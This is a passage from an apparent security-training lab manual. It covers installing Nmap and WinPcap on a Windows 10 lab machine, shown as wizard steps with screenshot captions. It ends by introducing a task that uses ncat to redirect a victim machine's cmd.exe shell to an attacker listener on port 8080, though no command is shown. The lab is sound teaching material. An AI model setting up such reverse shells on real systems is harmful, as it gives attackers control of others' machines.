


Figure 4.12 Screenshot PLABWIN10: Clicking Next on the Installation Complete page.

Step 13

On the **WinPcap Options** page, keep the default selections and click **Next**.




Figure 4.13 Screenshot PLABWIN10: Clicking Next on the WinPcap Options page.

Step 14

On the **Finished** page, click **Finish**.




Figure 4.14 Screenshot PLABWIN10: Clicking Finish on the Finished page.

Step 15

The **Nmap Setup** wizard re-appears. On the **Installing** page, the installation progress is displayed.




Figure 4.15 Screenshot PLABWIN10: Showing the installation progress on the Installing page.

Step 16

On the **Installation Complete** page, click **Next**.




Figure 4.16 Screenshot PLABWIN10: Clicking Next on the Installation Complete page.

Step 17

On the **Create Shortcuts** page, keep the default selection, and click **Next**.




Figure 4.17 Screenshot PLABWIN10: Clicking Next on the Create Shortcuts page.

Step 18

On the **Finished** page, click **Finish**.




Figure 4.18 Screenshot PLABWIN10: Clicking Finish on the Finished page.

Step 19

Close **Internet Explorer**.




Figure 4.19 Screenshot PLABWIN10: Closing the Internet Explorer window.

Task 2 - Use Netcat to Perform Port Redirection

In this task, the **PLABDM01** device will be the victim, and the **PLABWIN10** device will be the attacker. Consider port **8080** as an example. The attacker will listen on port **8080** on the **PLABWIN10** device using **ncat** command. You will execute the command shell, which is **cmd.exe** of the victim on **PLABDM01** device, and redirect it to the attacker system where the attacker can take control of the entire system.

Step 1

Connect to **PLABWIN10**.

